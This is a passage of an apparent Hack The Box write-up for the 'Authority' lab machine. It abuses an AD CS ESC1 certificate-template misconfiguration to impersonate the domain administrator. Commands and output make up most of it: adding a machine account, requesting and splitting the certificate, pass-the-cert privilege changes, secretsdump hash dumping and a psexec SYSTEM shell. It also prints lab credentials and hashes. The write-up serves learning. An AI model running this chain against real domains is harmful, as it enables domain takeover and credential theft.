[!] Got error while trying to get CA configuration for 'AUTHORITY-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'AUTHORITY-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'AUTHORITY-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : AUTHORITY-CA
    DNS Name                            : authority.authority.htb
    Certificate Subject                 : CN=AUTHORITY-CA, DC=authority, DC=htb
    Certificate Serial Number           : 2C4E1F3CA46BBDAF42A1DDE3EC33A6B4
    Certificate Validity Start          : 2023-04-24 01:46:26+00:00
    Certificate Validity End            : 2123-04-24 01:56:25+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : AUTHORITY.HTB\Administrators
      Access Rights
        ManageCertificates              : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        ManageCa                        : AUTHORITY.HTB\Administrators
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
        Enroll                          : AUTHORITY.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CorpVPN
    Display Name                        : Corp VPN
    Certificate Authorities             : AUTHORITY-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : AutoEnrollmentCheckUserDsCertificate
                                          PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
                                          Document Signing
                                          IP security IKE intermediate
                                          IP security use
                                          KDC Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 20 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : AUTHORITY.HTB\Domain Computers
                                          AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : AUTHORITY.HTB\Administrator
        Write Owner Principals          : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
                                          AUTHORITY.HTB\Administrator
        Write Dacl Principals           : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
                                          AUTHORITY.HTB\Administrator
        Write Property Principals       : AUTHORITY.HTB\Domain Admins
                                          AUTHORITY.HTB\Enterprise Admins
                                          AUTHORITY.HTB\Administrator
    [!] Vulnerabilities
      ESC1                              : 'AUTHORITY.HTB\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication
ADCS (Active Directory Certificate Services)
AD CS is a server role that functions as Microsoft’s public key infrastructure PKI implementation. As expected, it integrates tightly with Active Directory. It enables the issuing of certificates, which are X.509-formatted digitally signed electronic documents that can be used for encryption, message signing, and/or authentication (our research focus). One important thing to note for ADCS is that certificates are independent authentication material and will be valid even if the user (or computer) resets the password.
[source: https://posts.specterops.io/certified-pre-owned-d95910965cd2 ]
We can check the requirements for ESC1 ➖
- Enterprise CA grants Domain Computers enrolment rights.
- Manager approval is disabled.
- No authorization signatures are required
- Certificate template security descriptor grants certificate enrolment rights to Domain Computers
- Certificate templates define EKU that enable authentication. (Here we have Client Authentication)
- The certificate template allows the requester to specify subjectAltName (SAN) in the certificate signing request. (Enrollee supplies subject is set to True)
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
The account svc_ldap has the privilege of adding a computer to the domain. The script addcomputer.py can be used to add a computer to the domain.
┌─[✗]─[noob@parrot]─[~/htb/authority/notes/certs]
└──╼ $addcomputer.py -computer-name 'NOOB$' -computer-pass 'n00brival' -dc-ip 10.10.11.222 'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!'
Impacket v0.10.1.dev1+20230504.43204.0bdad34a - Copyright 2022 Fortra

[*] Successfully added machine account NOOB$ with password n00brival.
(venv) ┌─[noob@parrot]─[~/htb/authority/notes/certs]
└──╼ $certipy req -u 'NOOB$@authority.htb' -p 'n00brival' -ca AUTHORITY-CA -target authority.authority.htb -template CorpVPN -upn administrator@authority.htb  -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'authority.authority.htb' at '10.0.2.3'
[+] Trying to resolve 'AUTHORITY.HTB' at '10.0.2.3'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.222[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.222[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 12
[*] Got certificate with UPN 'administrator@authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
Normally the PKCS #12 archive file could be used directly to get domain admin hashes or Kerberos tickets but in this box, it was not working. So had to switch to pass-the-cert attack.
The certificate and key can be separated from the extracted from the PKCS #12 (pfx) archive file.
(venv) ┌─[noob@parrot]─[~/htb/authority/rdp]
└──╼ $certipy cert -pfx administrator.pfx -nokey -out admin.crt
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Writing certificate and  to 'admin.crt'
(venv) ┌─[noob@parrot]─[~/htb/authority/rdp]
└──╼ $certipy cert -pfx administrator.pfx -nocert -out admin.key
Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Writing private key to 'admin.key'
One way for dumping hashes and gaining domain admins was adding ourselves to domain admins or granting DCSYNC rights to attacker-controlled users. Since both are relatively new, I have covered both ways in the write-up.
(venv) ┌─[✗]─[noob@parrot]─[~/htb/authority/notes/certs]
└──╼ $python3 passthecert.py -action ldap-shell -crt admin.crt -key admin.key -domain authority.htb -dc-ip 10.10.11.222
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands

# add_user_to_group svc_ldap "Domain Admins"
Adding user: svc_ldap to group Domain Admins result: OK

#
Dumping domain hashes with secretsdump.py.
┌─[noob@parrot]─[~/htb/authority/notes/certs]
└──╼ $secretsdump.py 'svc_ldap:lDaP_1n_th3_cle4r!@authority.htb'
Impacket v0.10.1.dev1+20230504.43204.0bdad34a - Copyright 2022 Fortra

[*] Target system bootKey: 0x31f4629800790a973f9995cec47514c6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a15217bb5af3046c87b5bb6afa7b193e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
HTB\AUTHORITY$:aes256-cts-hmac-sha1-96:d9eeaa12af484646fdc30d2a6d5b10abb90419f2d67636c0f225b98860ef8a67
HTB\AUTHORITY$:aes128-cts-hmac-sha1-96:988f7118e6216de57982e2ad1bf64bfc
HTB\AUTHORITY$:des-cbc-md5:4946616e0d43f1a1
HTB\AUTHORITY$:plain_password_hex:8c79a9d42ec010204f2858165f2129a9681bf557946a6d2c072c50a8c3eebbd35a5233f6cfa8b4ff8336bafb990d9c2cdbaaf96172582dee05387e31697a642aa2532e2626b09938aa3cc8c3d2ca3b8568bf6dd6ecd3e07500879b8e1c9df1eebfe1475c67736dd20b09656412be2915663a9ee6330678a00e7efa331330bc29f3e3f9550e0c86d27db3f20a04bc9f130d625c2e89972e0084c340a323aaa49e3a679aca9083fa5e166cbf4011027f2d9f363e3572e79e44a42acd9219b37dd1804eb80c1cfafce1a2cc6ffa1fa563ba3bc9763082241f4440ee138fdbf1669576616a6b4e4de2fed59bba6c7265abd4
HTB\AUTHORITY$:aad3b435b51404eeaad3b435b51404ee:fd46a391cd96241d31c6cf3402c4c365:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xd5d60027f85b1132cef2cce88a52670918252114
dpapi_userkey:0x047c1e3ad8db9d688c3f1e9ea06c8f2caf002511
[*] NL$KM
 0000   F9 41 4F E3 80 49 A5 BD  90 2D 68 32 F7 E3 8E E7   .AO..I...-h2....
 0010   7F 2D 9B 4B CE 29 B0 E6  E0 2C 59 5A AA B7 6F FF   .-.K.)...,YZ..o.
 0020   5A 4B D6 6B DB 2A FA 1E  84 09 35 35 9F 9B 2D 11   ZK.k.*....55..-.
 0030   69 4C DE 79 44 BA E1 4B  5B BC E2 77 F4 61 AE BA   iL.yD..K[..w.a..
NL$KM:f9414fe38049a5bd902d6832f7e38ee77f2d9b4bce29b0e6e02c595aaab76fff5a4bd66bdb2afa1e840935359f9b2d11694cde7944bae14b5bbce277f461aeba
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bd6bd7fcab60ba569e3ed57c7c322908:::
svc_ldap:1601:aad3b435b51404eeaad3b435b51404ee:6839f4ed6c7e142fed7988a6c5d0c5f1:::
AUTHORITY$:1000:aad3b435b51404eeaad3b435b51404ee:fd46a391cd96241d31c6cf3402c4c365:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:72c97be1f2c57ba5a51af2ef187969af4cf23b61b6dc444f93dd9cd1d5502a81
Administrator:aes128-cts-hmac-sha1-96:b5fb2fa35f3291a1477ca5728325029f
Administrator:des-cbc-md5:8ad3d50efed66b16
krbtgt:aes256-cts-hmac-sha1-96:1be737545ac8663be33d970cbd7bebba2ecfc5fa4fdfef3d136f148f90bd67cb
krbtgt:aes128-cts-hmac-sha1-96:d2acc08a1029f6685f5a92329c9f3161
krbtgt:des-cbc-md5:a1457c268ca11919
svc_ldap:aes256-cts-hmac-sha1-96:3773526dd267f73ee80d3df0af96202544bd2593459fdccb4452eee7c70f3b8a
svc_ldap:aes128-cts-hmac-sha1-96:08da69b159e5209b9635961c6c587a96
svc_ldap:des-cbc-md5:01a8984920866862
AUTHORITY$:aes256-cts-hmac-sha1-96:d9eeaa12af484646fdc30d2a6d5b10abb90419f2d67636c0f225b98860ef8a67
AUTHORITY$:aes128-cts-hmac-sha1-96:988f7118e6216de57982e2ad1bf64bfc
AUTHORITY$:des-cbc-md5:b031e9e34f4f497a
[*] Cleaning up...
We can get a system shell with psexec.py
┌─[✗]─[noob@parrot]─[~/htb/authority/notes/certs]
└──╼ $psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed 'authority.htb/administrator@authority.htb'
Impacket v0.10.1.dev1+20230504.43204.0bdad34a - Copyright 2022 Fortra

[*] Requesting shares on authority.htb.....
[*] Found writable share ADMIN$
[*] Uploading file YgsLybRG.exe
[*] Opening SVCManager on authority.htb.....
[*] Creating service kcZG on authority.htb.....
[*] Starting service kcZG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4644]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
Or we can give DCSYNC rights to the user with passthecert.py and dump domain hashes.
(venv) ┌─[✗]─[noob@parrot]─[~/htb/authority/notes/certs]
└──╼ $python3 passthecert.py -action modify_user -crt admin.crt -key admin.key -domain authority.htb -dc-ip 10.10.11.222 -target 'svc_ldap' -elevate
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Granted user 'svc_ldap' DCSYNC rights!
┌─[noob@parrot]─[~/htb/authority/notes/certs]
└──╼ $secretsdump.py 'svc_ldap:lDaP_1n_th3_cle4r!@authority.htb'
Impacket v0.10.1.dev1+20230504.43204.0bdad34a - Copyright 2022 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bd6bd7fcab60ba569e3ed57c7c322908:::
svc_ldap:1601:aad3b435b51404eeaad3b435b51404ee:6839f4ed6c7e142fed7988a6c5d0c5f1:::
AUTHORITY$:1000:aad3b435b51404eeaad3b435b51404ee:fd46a391cd96241d31c6cf3402c4c365:::
[--SNIP--]